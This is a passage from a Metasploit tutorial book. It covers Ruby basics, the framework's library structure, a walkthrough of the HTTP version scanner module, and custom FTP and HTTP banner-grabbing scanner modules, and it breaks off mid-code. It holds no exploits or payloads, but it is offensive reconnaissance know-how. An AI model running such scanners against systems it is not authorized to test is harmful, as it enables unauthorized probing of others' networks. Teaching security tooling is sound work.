- Earlier, Perl used to not support code reuse

## Ruby – the heart of Metasploit

Ruby is indeed the heart of the Metasploit framework. However, what exactly is Ruby? According to the official website, Ruby is a simple and powerful programming language. Yukihiro Matsumoto designed it in 1995. It is further defined as a dynamic, reflective, and general-purpose object-oriented programming language with functions similar to Perl.



You can download Ruby for Windows/Linux from <http://rubyinstaller.org/downloads/>.

You can refer to an excellent resource for learning Ruby practically at <http://tryruby.org/levels/1/challenges/0>.

## Creating your first Ruby program

Ruby is an easy-to-learn programming language. Now, let's start with the basics of Ruby. However, remember that Ruby is a vast programming language. Covering all the capabilities of Ruby will push us beyond the scope of this book. Therefore, we will only stick to the essentials that are required in designing Metasploit modules.

## Interacting with the Ruby shell

Ruby offers an interactive shell too. Working on the interactive shell will help us understand the basics of Ruby clearly. So, let's get started. Open your CMD/terminal and type `irb` in it to launch the Ruby interactive shell.

Let's input something into the Ruby shell and see what happens; suppose I type in the number 2 as follows:

```
irb(main):001:0> 2
=> 2
```

The shell throws back the value. Now, let's give another input such as the addition operation as follows:

```
irb(main):002:0> 2+3
=> 5
```

We can see that if we input numbers using an expression style, the shell gives us back the result of the expression.

Let's perform some functions on the string, such as storing the value of a string in a variable, as follows:

```
irb(main):005:0> a= "nipun"
=> "nipun"
irb(main):006:0> b= "loves metasploit"
=> "loves metasploit"
```

After assigning values to the variables a and b, let's see what the shell response will be when we write a and a+b on the shell's console:

```
irb(main):014:0> a
=> "nipun"
irb(main):015:0> a+b
=> "nipunloves metasploit"
```

We can see that when we typed in a as an input, it reflected the value stored in the variable named a. Similarly, a+b gave us back the concatenated result of variables a and b.

## Defining methods in the shell

A method or function is a set of statements that will execute when we make a call to it. We can declare methods easily in Ruby's interactive shell, or we can declare them using the script as well. Methods are an important aspect when working with Metasploit modules. Let's see the syntax:

```
def method_name [( [arg [= default]]...[, * arg [, &expr ]])]
  expr
end
```

To define a method, we use `def` followed by the method name, with arguments and expressions in parentheses. We also use an `end` statement following all the expressions to set an end to the method definition. Here, `arg` refers to the arguments that a method receives. In addition, `expr` refers to the expressions that a method receives or calculates inline. Let's have a look at an example:

```
irb(main):001:0> def week2day(week)
irb(main):002:1> week=week*7
irb(main):003:1> puts(week)
irb(main):004:1> end
=> nil
```

We defined a method named `week2day` that receives an argument named `week`. Further more, we multiplied the received argument with 7 and printed out the result using the `puts` function. Let's call this function with an argument with 4 as the value:

```
irb(main):005:0> week2day(4)
28
=> nil
```

We can see our function printing out the correct value by performing the multiplication operation. Ruby offers two different functions to print the output: `puts` and `print`. However, when it comes to the Metasploit framework, the `print_line` function is used. We will see the working of `print_line` in the latter half of this chapter.

## Variables and data types in Ruby

A variable is a placeholder for values that can change at any given time. In Ruby, we declare a variable only when we need to use it. Ruby supports numerous variables' data types, but we will only discuss those that are relevant to Metasploit. Let's see what they are.

## Working with strings

Strings are objects that represent a **stream** or sequence of characters. In Ruby, we can assign a string value to a variable with ease as seen in the previous example. By simply defining the value in quotation marks or a single quotation mark, we can assign a value to a string.

It is recommended to use double quotation marks because if single quotations are used, it can create problems. Let's have a look at the problem that may arise:

```
irb(main):005:0> name = 'Msf Book'
=> "Msf Book"
irb(main):006:0> name = 'Msf's Book'
irb(main):007:0> ' '
```

We can see that when we used a single quotation mark, it worked. However, when we tried to put `Msf's` instead of the value `Msf`, an error occurred. This is because it read the single quotation mark in the `Msf's` string as the end of single quotations, which is not the case; this situation caused a syntax-based error.

## The split function

We can split the value of a string into a number of consecutive variables using the `split` function. Let's have a look at a quick example that demonstrates this:

```
irb(main):011:0> name = "nipun jaswal"
=> "nipun jaswal"
irb(main):012:0> name,surname=name.split(' ')
=> ["nipun", "jaswal"]
irb(main):013:0> name
=> "nipun"
irb(main):014:0> surname
=> "jaswal"
```

Here, we have split the value of the entire string into two consecutive strings, `name` and `surname` by using the `split` function. However, this function split the entire string into two strings by considering the space to be the split's position.

## The squeeze function

The `squeeze` function removes extra spaces from the given string, as shown in the following code snippet:

```
irb(main):016:0> name = "Nipun    Jaswal"
=> "Nipun    Jaswal"
irb(main):017:0> name.squeeze
=> "Nipun Jaswal"
```

## Numbers and conversions in Ruby

We can use numbers directly in arithmetic operations. However, remember to convert a string into an integer when working on user input using the `.to_i` function. Simultaneously, we can convert an integer number into a string using the `.to_s` function.

Let's have a look at some quick examples and their output:

```
irb(main):006:0> b="55"
=> "55"
irb(main):007:0> b+10
TypeError: no implicit conversion of Fixnum into String
    from (irb):7:in `+'
    from (irb):7
    from C:/Ruby200/bin/irb:12:in `<main>'
irb(main):008:0> b.to_i+10
=> 65
irb(main):009:0> a=10
=> 10
irb(main):010:0> b="hello"
=> "hello"
irb(main):011:0> a+b
TypeError: String can't be coerced into Fixnum
    from (irb):11:in `+'
    from (irb):11
    from C:/Ruby200/bin/irb:12:in `<main>'
irb(main):012:0> a.to_s+b
=> "10hello"
```

We can see that when we assigned a value to `b` in quotation marks, it was considered as a string, and an error was generated while performing the addition operation. Nevertheless, as soon as we used the `to_i` function, it converted the value from a string into an integer variable, and addition was performed successfully. Similarly, with regards to strings, when we tried to concatenate an integer with a string, an error showed up. However, after the conversion, it worked.

## Ranges in Ruby

Ranges are important aspects and are widely used in auxiliary modules such as scanners and fuzzers in Metasploit.

Let's define a range and look at the various operations we can perform on this data type:

```
irb(main):028:0> zero_to_nine= 0..9
=> 0..9
irb(main):031:0> zero_to_nine.include?(4)
=> true
irb(main):032:0> zero_to_nine.include?(11)
=> false
irb(main):002:0> zero_to_nine.each{|zero_to_nine| print(zero_to_nine)}
0123456789=> 0..9
irb(main):003:0> zero_to_nine.min
=> 0
irb(main):004:0> zero_to_nine.max
=> 9
```

We can see that a range offers various operations such as searching, finding the minimum and maximum values, and displaying all the data in a range. Here, the `include?` function checks whether the value is contained in the range or not. In addition, the `min` and `max` functions display the lowest and highest values in a range.

## Arrays in Ruby

We can simply define arrays as a list of various values. Let's have a look at an example:

```
irb(main):005:0> name = ["nipun","james"]
=> ["nipun", "james"]
irb(main):006:0> name[0]
=> "nipun"
irb(main):007:0> name[1]
=> "james"
```



So, up to this point, we have covered all the required variables and data types that we will need for writing Metasploit modules.



For more information on variables and data types, refer to the following link:

<http://www.tutorialspoint.com/ruby/>

Refer to a quick cheat sheet for using Ruby programming effectively at the following links:

<https://github.com/savini/cheatsheets/raw/master/ruby/RubyCheat.pdf>

<http://hyperpolyglot.org/scripting>

## Methods in Ruby

A method is another name for a function. Programmers with a different background than Ruby might use these terms interchangeably. A method is a subroutine that performs a specific operation. The use of methods implements the reuse of code and decreases the length of programs significantly. Defining a method is easy, and their definition starts with the `def` keyword and ends with the `end` statement. Let's consider a simple program to understand their working, for example, printing out the square of 50:

```
def print_data(par1)
  square = par1*par1
  return square
end
answer=print_data(50)
print(answer)
```

The `print_data` method receives the parameter sent from the main function, multiplies it with itself, and sends it back using the `return` statement. The program saves this returned value in a variable named `answer` and prints the value. We will use methods heavily in the latter part of this chapter as well as in the next few chapters.

## Decision-making operators

Decision making is also a simple concept as with any other programming language. Let's have a look at an example:

```
irb(main):001:0> 1 > 2
=> false
```

```
irb(main):002:0> 1 < 2
=> true
```

Let's also consider the case of string data:


```
irb(main):005:0> "Nipun" == "nipun"
=> false
irb(main):006:0> "Nipun" == "Nipun"
=> true
```

Let's consider a simple program with decision-making operators:

```
#Main
num = gets
num1 = num.to_i
decision(num1)
#Function
def decision(par1)
  print(par1)
  par1= par1
  if (par1%2==0)
    print("Number is Even")
  else
    print("Number is Odd")
  end
end
```

We ask the user to enter a number and store it in a variable named `num` using `gets`. However, `gets` will save the user input in the form of a string. So, let's first change its data type to an integer using the `to_i` method and store it in a different variable named `num1`. Next, we pass this value as an argument to the method named `decision` and check whether the number is divisible by two. If the remainder is equal to zero, it is concluded that the number is divisible by `true`, which is why the `if` block is executed; if the condition is not met, the `else` block is executed.

The output of the preceding program will be something similar to the following screenshot when executed in a Windows-based environment:



```
C:\Users\Apex>decision.rb
10
10Number is Even
C:\Users\Apex>decision.rb
9
9Number is Odd
```

## Loops in Ruby

Iterative statements are called loops; exactly like any other programming language, loops also exist in Ruby programming. Let's use them and see how their syntax differs from other languages:

```
def for1
  for i in 0..5
    print("Number #{i}\n")
  end
end
for1
```

The preceding code iterates the loop from 0 to 5 as defined in the range and consequently prints out the values. Here, we have used `#{i}` to print the value of the `i` variable in the `print` statement. The `\n` keyword specifies a new line. Therefore, every time a variable is printed, it will occupy a new line.



Refer to [http://www.tutorialspoint.com/ruby/ruby\\_loops.htm](http://www.tutorialspoint.com/ruby/ruby_loops.htm) for more on loops.

## Regular expressions

Regular expressions are used to match a string or its number of occurrences in a given set of strings or a sentence. The concept of regular expressions is critical when it comes to Metasploit. We use regular expressions in most cases while writing fuzzers, scanners, analyzing the response from a given port, and so on.

Let's have a look at an example of a program that demonstrates the usage of regular expressions.

Consider a scenario where we have a variable, `n`, with the value `Hello world`, and we need to design regular expressions for it. Let's have a look at the following code snippet:

```
irb(main):001:0> n = "Hello world"
=> "Hello world"
irb(main):004:0> r = /world/
=> /world/
irb(main):005:0> r.match n
=> #<MatchData "world">
irb(main):006:0> n =~ r
=> 6
```

We have created another variable called `r` and we stored our regular expression in it, that is, `world`. In the next line, we match the regular expression with the string using the `match` object of the `MatchData` class. The shell responds with a message saying yes it matches by displaying `MatchData "world"`. Next, we will use another approach of matching a string using the `==~` operator and receiving the exact location of the match. Let's see one other example of doing this:

```
irb(main):007:0> r = /^world/
=> /^world/
irb(main):008:0> n ==~r
=> nil
irb(main):009:0> r = /^Hello/
=> /^Hello/
irb(main):010:0> n ==~r
=> 0
irb(main):014:0> r = /world$/
=> /world$/
irb(main):015:0> n ==~r
=> 6
```

Let's assign a new value to `r`, namely, `/^world/`; here, the `^` operator tells the interpreter to match the string from the start. We get `nil` as the output as it is not matched. We modify this expression to start with the word `Hello`; this time, it gives us back the location zero, which denotes a match as it starts from the very beginning. Next, we modify our regular expression to `/world$/`, which denotes that we need to match the word `world` from the end so that a successful match is made.



For further information on regular expressions in Ruby, refer to [http://www.tutorialspoint.com/ruby/ruby\\_regular\\_expressions.htm](http://www.tutorialspoint.com/ruby/ruby_regular_expressions.htm).

Refer to a quick cheat sheet for using Ruby programming effectively at the following links:

<https://github.com/savini/cheatsheets/raw/master/ruby/RubyCheat.pdf>

<http://hyperpolyglot.org/scripting>

Refer to <http://rubular.com/> for more on building correct regular expressions.

## Wrapping up with Ruby basics

Hello! Still awake? It was a tiring session, right? We have just covered the basic functionalities of Ruby that are required to design Metasploit modules. Ruby is quite vast, and it is not possible to cover all its aspects here. However, refer to some of the excellent resources on Ruby programming from the following links:

- A great resource for Ruby tutorials is available at <http://tutorialspoint.com/ruby/>
- A quick cheat sheet for using Ruby programming effectively is available at the following links:
  - <https://github.com/savini/cheatsheets/raw/master/ruby/RubyCheat.pdf>
  - <http://hyperpolyglot.org/scripting>
- More information on Ruby is available at [http://en.wikibooks.org/wiki/Ruby\\_Programming](http://en.wikibooks.org/wiki/Ruby_Programming)

## Developing custom modules

Let's dig deep into the process of writing a module. Metasploit has various modules such as payloads, encoders, exploits, NOPs, and auxiliaries. In this section, we will cover the essentials of developing a module; then, we will look at how we can actually create our own custom modules.


In this section, we will discuss auxiliary and post-exploitation modules. However, we will discuss exploit modules in detail in the next chapter as they are dedicated to building exploits. Coming back to this chapter, let's discuss the essentials of building a module first.

## Building a module in a nutshell

Let's understand how things are arranged in the Metasploit framework as well as what all the components of Metasploit are and what they are meant to do.

## The architecture of the Metasploit framework

Metasploit is composed of various components. These components include all the important libraries, modules, plugins, and tools. A diagrammatic view of the structure of Metasploit is as follows:



Let's see what these components are and how they work. The best to start with are the Metasploit libraries that act as the heart of Metasploit.

Let's understand the use of various libraries as explained in the following table:

Library name	Uses
REX	Handles almost all core functions such as setting up sockets, connections, formatting, and all other raw functions
MSF CORE	Provides the basic API and the actual core that describes the framework
MSF BASE	Provides friendly API support to modules

We have different types of modules in Metasploit, and they differ in terms of their functionality. We have payloads modules for creating an access channel to the exploited system. We have auxiliary modules to carry out operations such as information gathering, fingerprinting, fuzzing an application, and logging in to various services. Let's examine the basic functionality of these modules, as shown in the following table:

Module type	Working
Payloads	<p>This is used to carry out operations such as connecting to or from the target system after exploitation, or performing a specific task such as installing a service and so on.</p> <p>Payload execution is the next step after a system gets exploited successfully. The widely used meterpreter shell in the previous chapter is a common Metasploit payload.</p>

Module type	Working
Auxiliary	Auxiliary modules are a special kind of module that perform specific tasks. Tasks such as information gathering, database fingerprinting, scanning the network in order to find a particular service and enumeration, and so on, are the common operations of auxiliary modules.
Encoders	These are used to encrypt payloads and the attack vectors to avoid detection by antiviruses or firewalls.
NOPs	NOPs' usage makes the payloads stable.
Exploits	The actual code that triggers to take advantage of a vulnerable system.

## Understanding the libraries' layout

Metasploit modules are the buildup of various functions contained in different libraries and the general Ruby programming. Now, to use these functions, first we need to understand what these functions are. How can we trigger these functions? What number of parameters do we need to pass? Moreover, what will these functions return?

Let's have a look at where these libraries are actually located; this is illustrated in the following screenshot:

```

root@kali:/usr/share/metasploit-framework# cd lib/
root@kali:/usr/share/metasploit-framework/lib# ls
anemone          openvas          rex.rb
anemone.rb       packetfu         rex.rb.ts.rb
bit-struct       packetfu.rb     rkelly
bit-struct.rb   postgres        rkelly.rb
enumerable.rb   postgres_msf.rb snmp
fastlib.rb       postgres_msf.rb.ut.rb snmp.rb
gemcache         rabal           sshkey
metasm           rapid7          sshkey.rb
metasm.rb       rbmysql         telephony
msf              rbmysql.rb     telephony.rb
msfenv.rb       rbreadline.rb  windows_console_color_support.rb
nessus          readline_compatible.rb zip
net             rex            zip.rb
root@kali:/usr/share/metasploit-framework/lib# cd msf
root@kali:/usr/share/metasploit-framework/lib/msf# ls
base             core             env             sanity.rb       ui.rb           windows_er
base.rb          core.rb          events.rb       scripts         util
base.rb.ts.rb   core.rb.ts.rb   LICENSE        ui             util.rb

```

As we can see in the preceding screenshot, we have the REX libraries located in the /lib directory; under the /msf folder, we have the /base and /core library directories.

Now, under the core libraries' folder, we have libraries for all the modules we covered earlier; this is illustrated in the following screenshot:

```
root@kali: /usr/share/metasploit-framework/lib/msf/core# ls
auxiliary          module.rb
auxiliary.rb       modules
constants.rb       module_set.rb
data_store.rb      modules.rb
db_export.rb       nop.rb
db_manager.rb      option_container.rb
db.rb              option_container.rb.ut.rb
encoded_payload.rb patches
encoder            payload
encoder.rb         payload.rb
encoding           payload_set.rb
event_dispatcher.rb plugin_manager.rb
exceptions.rb      plugin.rb
exceptions.rb.ut.rb post
exploit            post.rb
exploit_driver.rb  rpc
exploit.rb         rpc.rb
exploit.rb.ut.rb   session
framework.rb       session_manager.rb
handler            session_manager.rb.ut.rb
handler.rb         session.rb
module             task_manager.rb
module_manager     thread_manager.rb
module_manager.rb
```

We will get started with writing our very first auxiliary module shortly. So, let's focus on the auxiliary modules first and check what is under the hood. Looking into the library for auxiliary modules, we will find that we have various library files to perform a variety of tasks, as shown in the following screenshot:


```
root@kali: /usr/share/metasploit-framework/lib/msf/core/auxiliary/web# cd ..
root@kali: /usr/share/metasploit-framework/lib/msf/core/auxiliary# ls
auth_brute.rb  dos.rb  login.rb  pii.rb  timed.rb  wmapmodule.rb
cisco.rb      fuzzer.rb  mime_types.rb  report.rb  udp_scanner.rb
commandshell.rb  iax2.rb  mixins.rb  rservices.rb  web
crawler.rb     jtr.rb  nmap.rb  scanner.rb  web.rb
root@kali: /usr/share/metasploit-framework/lib/msf/core/auxiliary# cd web/
root@kali: /usr/share/metasploit-framework/lib/msf/core/auxiliary/web# ls
analysis  form.rb  fuzzable.rb  http.rb  path.rb  target.rb
root@kali: /usr/share/metasploit-framework/lib/msf/core/auxiliary/web#
```



These library files provide the core for auxiliary modules. However, for different operations and functionalities, we can refer to any library we want. Some of the most widely used library files in most Metasploit modules are located in the `core/exploits/` directory, as shown in the following screenshot:

```
root@kali: /usr/share/metasploit-framework/lib/msf/core/exploit# ls
afp.rb          dhcp.rb         mixins.rb       seh.rb.ut.rb
arkeia.rb       dialup.rb       mssql_commands.rb smb.rb
browser_autopwn.rb egghunter.rb    mssql.rb       smtp_deliver.rb
brute.rb        exe.rb          mssql_sqli.rb  smtp.rb
brutetargets.rb file_dropper.rb mysql.rb        snmp.rb
capture.rb      fileformat.rb  ndmp.rb        sunrpc.rb
cmdstager_debug_asm.rb fmtstr.rb      ntlm.rb        tcp.rb
cmdstager_debug_write.rb ftp.rb         omelet.rb      tcp.rb.ut.rb
cmdstager.rb    ftpserver.rb   oracle.rb      telnet.rb
cmdstager_tftp.rb http           pdf_parse.rb   tftp.rb
cmdstager_vbs_adodb.rb imap.rb        pdf.rb         tns.rb
cmdstager_vbs.rb ip.rb          php_exe.rb     udp.rb
db2.rb          ipv6.rb        pop2.rb        vim_soap.rb
dcerpc_epm.rb   java.rb        postgres.rb    wbemexec.rb
dcerpc_lsa.rb   kernel_mode.rb psexec.rb      wdbrpc_client.rb
dcerpc_mgmt.rb local           realport.rb    wdbrpc.rb
dcerpc.rb       local.rb       riff.rb        web.rb
dcerpc.rb.ut.rb lorcon2.rb     ropdb.rb       winrm.rb
dect_coa.rb     lorcon.rb     seh.rb
```

We can find all other core libraries for various types of modules in the `core/` directory. Currently, we have core libraries for exploits, payload, post-exploitation, encoders, and various other modules.

 Visit the Metasploit Git repository at <https://github.com/rapid7/metasploit-framework> to access the complete source code.

## Understanding the existing modules

The best way to start with writing modules is to delve deeper into the existing Metasploit modules and see how they work. Let's perform in exactly the same way and look at some modules to find out what happens when we run these modules.

Let's work with a simple module for an HTTP version scanner and see how it actually works. The path to this Metasploit module is `/modules/auxiliary/scanner/http/http_version.rb`. Let's examine this module systematically:

```
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the
# Metasploit
# web site for more information on licensing and terms of use.
# http://metasploit.com/
require 'rex/proto/http'
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
```

Let's discuss how things are arranged here. The lines starting with the # symbol are the comments and are generally included in all Metasploit modules. The `require 'rex/proto/http'` statement asks the interpreter to include a path to all the HTTP protocol methods from the REX library. Therefore, the path to all the files from the `/lib/rex/proto/http` directory is now available to the module as shown in the following screenshot:

```
root@kali: /usr/share/metasploit-framework/lib/rex/proto/http# ls
client.rb      handler      header.rb    packet.rb    request.rb   response.rb   server.rb
client.rb.ut.rb handler.rb.ut.rb header.rb.ut.rb packet.rb.ut.rb _request.rb.ut.rb response.rb.ut.rb server.rb.ut.rb
```

All these files contain a variety of HTTP methods, which include functions to set up a connection, the GET and POST request and response handling, and so on.

In the next step, the `require 'msf/core'` statement is used to include a path for all the significant core libraries. These core libraries are located at the `core` directory under `/lib/msf` as shown in the following screenshot:

```
root@kali: /usr/share/metasploit-framework/lib/msf/core# ls
auxiliary      encoding      handler.rb    option_container.rb.ut.rb  rpc.rb
auxiliary.rb   event_dispatcher.rb  module        patches         session
constants.rb   exceptions.rb  module_manager  payload         session_manager.rb
data_store.rb  exceptions.rb.ut.rb  module_manager.rb  payload.rb      session_manager.rb.ut.rb
db_export.rb   exploit       module.rb      payload_set.rb  session.rb
db_manager.rb  exploit_driver.rb  modules        plugin_manager.rb  task_manager.rb
db.rb          exploit.rb      modules_set.rb  plugin.rb       thread_manager.rb
encoded_payload.rb exploit.rb.ut.rb  modules.rb      post            post.rb
encoder.rb     framework.rb  nop.rb         post            rpc
```

The `class Metasploit3` statement defines the given code intended for Metasploit Version 3 and above. However, `Msf::Auxiliary` defines the code as an auxiliary type module. Let's now continue with the code as follows:

```
# Exploit mixins should be called first
include Msf::Exploit::Remote::HttpClient
include Msf::Auxiliary::WmapScanServer
# Scanner mixin should be near last
include Msf::Auxiliary::Scanner
```

This section includes all the necessary library files that contain methods used in the modules. The `include Msf::Exploit::Remote::HttpClient` statement will include the `/lib/msf/core/exploit/http/client.rb` file. We are able to include this module only because we have defined the `require 'msf/core'` statement in the preceding section. This library file will provide various methods such as connecting to the target, sending a request, disconnecting a client, and so on and so forth.

The `include Msf::Auxiliary::WmapScanServer` statement will include the `wmapmodule.rb` file under `/lib/msf/core/auxiliary`. This file contains all the WMAP add-on features. Now, you might be wondering, what is WMAP? WMAP is a web-application-based vulnerability scanner add-on for the Metasploit framework that aids web testing using Metasploit. The `include Msf::Auxiliary::Scanner` statement will include the `scanner.rb` file under `/lib/msf/core/auxiliary`. This file contains all the various functions for scanner-based modules. This file supports various methods such as running a module, initializing and scanning the progress, and so on. Let's look at the next piece of code:

```
def initialize
  super(
    'Name'          => 'HTTP Version Detection',
    'Description' => 'Display version information about each
system',
    'Author'        => 'hdm',
    'License'       => MSF_LICENSE
  )

  register_wmap_options({
    'OrderID' => 0,
    'Require' => {},
  })
end
```

This part of the module defines an `initialize` method. This method is the default constructor method in the Ruby programming language. This method initializes the basic parameters of this Metasploit module such as `Name`, `Author`, `Description`, and `License` for the various Metasploit modules and the WMAP parameters. Now, let's have a look at the last section of the code:

```
def run_host(ip)
  begin
    connect
    res = send_request_raw({'uri' => '/', 'method' => 'GET' })
    return if not res
    fp = http_fingerprint(:response => res)
    print_status("#{ip}:#{rport} #{fp}") if fp
    rescue ::Timeout::Error, ::Errno::EPIPE
  end
end
```

This section marks the actual working of the module. Here, we have a method named `run_host` with IP as the parameter to establish a connection to the required host. The `run_host` method is referred from the `/lib/msf/core/auxiliary/scanner.rb` library file. This method is preferred in single IP-based tests as shown in the following screenshot:

```
if (self.respond_to?('run_host'))
  @tl = []
  while (true)
    # Spawn threads for each host
    while (@tl.length < threads_max)
      ip = ar.next_ip
      break if not ip

      @tl << framework.threads.spawn("ScannerHost(#{self.refname})-#{ip}", false, ip.dup) do |tip|
        targ = tip
        nmod = self.replicant
        nmod.datastore['RHOST'] = targ

        begin
          nmod.run_host(targ)
        rescue ::Rex::ConnectionError, ::Rex::ConnectionProxyError, ::Errno::ECONNRESET, ::Errno::EINTR, ::Rex::Ti
        rescue ::Interrupt, ::NoMethodError, ::RuntimeError, ::ArgumentError, ::NameError
          raise $!
        rescue ::Exception => e
          print_status("Error: #{targ}: #{e.class} #{e.message}")
          elog("Error running against host #{targ}: #{e.message}\n#{e.backtrace.join("\n")}")
        ensure
          nmod.cleanup
        end
      end
    end
  end
end
```

Next, we have the `begin` keyword, which denotes the beginning of the method. In the next statement, we have the `connect` method, which establishes an HTTP connection to the server. This method is from the `/lib/msf/core/auxiliary/scanner.rb` library file.

We will define a variable named `res` in the next statement. We will use the `send_raw_request` method from the `/core/exploit/http/client.rb` file with the parameter `URI` as `/` and set the method for the request as `GET`:

```
#
# Connects to the server, creates a request, sends the request, reads the response
#
# Passes +opts+ through directly to Rex::Proto::Http::Client#request_raw.
#
def send_request_raw(opts={}, timeout = 20)
  begin
    c = connect(opts)
    r = c.request_raw(opts)
    c.send_recv(r, opts[:timeout] ? opts[:timeout] : timeout)
  rescue ::Errno::EPIPE, ::Timeout::Error
    nil
  end
end
```

This method will help you to connect to the server, create the request, send the request, and read the response. We save this response in the `res` variable.

This method passes all the parameters to the `request_raw` method from the `/rex/proto/http/client.rb` file where all these parameters are checked. We have plenty of parameters that can be set in the list of parameters. Let's see what they are:

```
def request_raw(opts={})
  c_enc = opts['encode'] || false
  c_uri = opts['uri'] || '/'
  c_body = opts['data'] || ''
  c_meth = opts['method'] || 'GET'
  c_prot = opts['proto'] || 'HTTP'
  c_vers = opts['version'] || config['version'] || '1.1'
  c_qs = opts['query']
  c_ag = opts['agent'] || config['agent']
  c_cook = opts['cookie'] || config['cookie']
  c_host = opts['vhost'] || config['vhost'] || self.hostname
  c_head = opts['headers'] || config['headers'] || {}
  c_rawh = opts['raw_headers'] || config['raw_headers'] || ''
  c_conn = opts['connection']
  c_auth = opts['basic_auth'] || config['basic_auth'] || ''
```

Next, `res` is a variable that stores the results. Now, the next instruction denotes that if the request is not successful, return. However, when it comes to a successful request, execute the next command that will run the `http_fingerprint` method from the `/lib/msf/core/exploit/http/client.rb` file and store the result in a variable named `fp`. This method will record and filter out information such as Set-cookie, Powered-by, and so on. This method requires an HTTP response packet in order to make calculations. So, we will supply `:response => res` as a parameter, which denotes that fingerprinting should occur on data received from the request generated previously using `res`. However, if this parameter is not given, it will redo everything and get the data again from the source. In the next line, we simply print out the response. The last line, `rescue ::Timeout::Error, ::Errno::EPIPE`, will handle exceptions if the module times out.

Now, let's run this module and see what the output is:

```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf auxiliary(http_version) > run

[*] 127.0.0.1:80 Apache/2.2.22 (Debian)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) > █
```

We have now seen how a module actually works. Let's take this a step further and try writing our own custom module.

## Writing out a custom FTP scanner module

Let's try and build a simple module. We will write a simple FTP fingerprinting module and see how things work. Let's examine the code for the FTP module:

```
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
  include Msf::Exploit::Remote::Ftp
  include Msf::Auxiliary::Scanner
  def initialize
    super(
      'Name'          => 'Apex FTP Detector',
      'Description'   => '1.0',
      'Author'        => 'Nipun Jaswal',
      'License'       => MSF_LICENSE
    )
    register_options(
      [
        Opt::RPORT(21),
      ], self.class)
  end
end
```

We start our code by defining the required libraries to refer to. We define the statement `require 'msf/core'` to include the path to the core libraries at the very first step. Then, we define what kind of module we are creating; in this case, we are writing an auxiliary module exactly the way we did for the previous module. Next, we define the library files we need to include from the core library set.

Here, the `include Msf::Exploit::Remote::Ftp` statement refers to the `/lib/msf/core/exploit/ftp.rb` file and `include Msf::Auxiliary::Scanner` refers to the `/lib/msf/core/auxiliary/scanner.rb` file. We have already discussed the `scanner.rb` file in detail in the previous example. However, the `ftp.rb` file contains all the necessary methods related to FTP, such as methods for setting up a connection, logging in to the FTP service, sending an FTP command, and so on. Next, we define the information of the module we are writing and attributes such as name, description, author name, and license in the `initialize` method. We also define what options are required for the module to work. For example, here we assign `RPORT` to port 21 by default. Let's continue with the remaining part of the module:

```
def run_host(target_host)
  connect(true, false)
  if(banner)
    print_status("#{rhost} is running #{banner}")
  end
  disconnect
end
end
```

We define the `run_host` method, which will initiate the process of connecting to the target by overriding the `run_host` method from the `/lib/msf/core/auxiliary/scanner.rb` file. Similarly, we use the `connect` function from the `/lib/msf/core/exploit/ftp.rb` file, which is responsible for initializing a connection to the host. We supply two parameters into the `connect` function, which are `true` and `false`. The `true` parameter defines the use of global parameters, whereas `false` turns off the verbose capabilities of the module. The beauty of the `connect` function lies in its operation of connecting to the target and recording the banner of the FTP service in the parameter named `banner` automatically, as shown in the following screenshot:

```
#
# This method establishes an FTP connection to host and port specified by
# the RHOST and RPORT options, respectively. After connecting, the banner
# message is read in and stored in the 'banner' attribute.
#
def connect(global = true, verbose = nil)
  verbose ||= datastore['FTPDEBUG']
  verbose ||= datastore['VERBOSE']

  print_status("Connecting to FTP server #{rhost}:#{rport}...") if verbose

  fd = super(global)

  # Wait for a banner to arrive...
  self.banner = recv_ftp_resp(fd)

  print_status("Connected to target FTP server.") if verbose

  # Return the file descriptor to the caller
  fd
end
```

Now we know that the result is stored in the `banner` attribute. Therefore, we simply print out the banner at the end and we disconnect the connection to the target.

This was an easy module, and I recommend that you should try building simple scanners and other modules like these.

Nevertheless, before we run this module, let's check whether the module we just built is correct with regards to its syntax or not. We can do this by passing the module from an in-built Metasploit tool named `msftidy` as shown in the following screenshot:

```
root@Apex: /usr/share/metasploit-framework/tools# ./msftidy.rb ../modules/auxiliary/nipun/ftp_version_detector_0.1.rb
ftp_version_detector_0.1.rb:19 - [WARNING] Spaces at EOL
```

We will get a warning message indicating that there are a few extra spaces at the end of line number 19. Therefore, when we remove the extra spaces and rerun `msftidy`, we will see that no error is generated. This marks the syntax of the module to be correct.


Now, let's run this module and see what we gather:

```
msf > use auxiliary/scanner/npj/ftp
msf auxiliary(ftp) > set RHOSTS 192.168.75.130
RHOSTS => 192.168.75.130
msf auxiliary(ftp) > run

[*] 192.168.75.130 is running 220 Welcome to Baby FTP Server

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp) > █
```

We can see that the module ran successfully, and it has the banner of the service running on port 21, which is Baby FTP Server.



For further reading on the acceptance of modules in the Metasploit project, refer to <https://github.com/rapid7/metasploit-framework/wiki/Guidelines-for-Accepting-Modules-and-Enhancements>.

## Writing out a custom HTTP server scanner

Now, let's take a step further into development and fabricate something a bit trickier. We will create a simple fingerprinter for HTTP services, but with a slightly more complex approach. We will name this file `http_myscan.rb` as shown in the following code snippet:

```
require 'rex/proto/http'
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
  include Msf::Exploit::Remote::HttpClient
  include Msf::Auxiliary::Scanner
  def initialize
    super(
      'Name' => 'Server Service Detector',
      'Description' => 'Detects Service On Web Server, Uses GET to
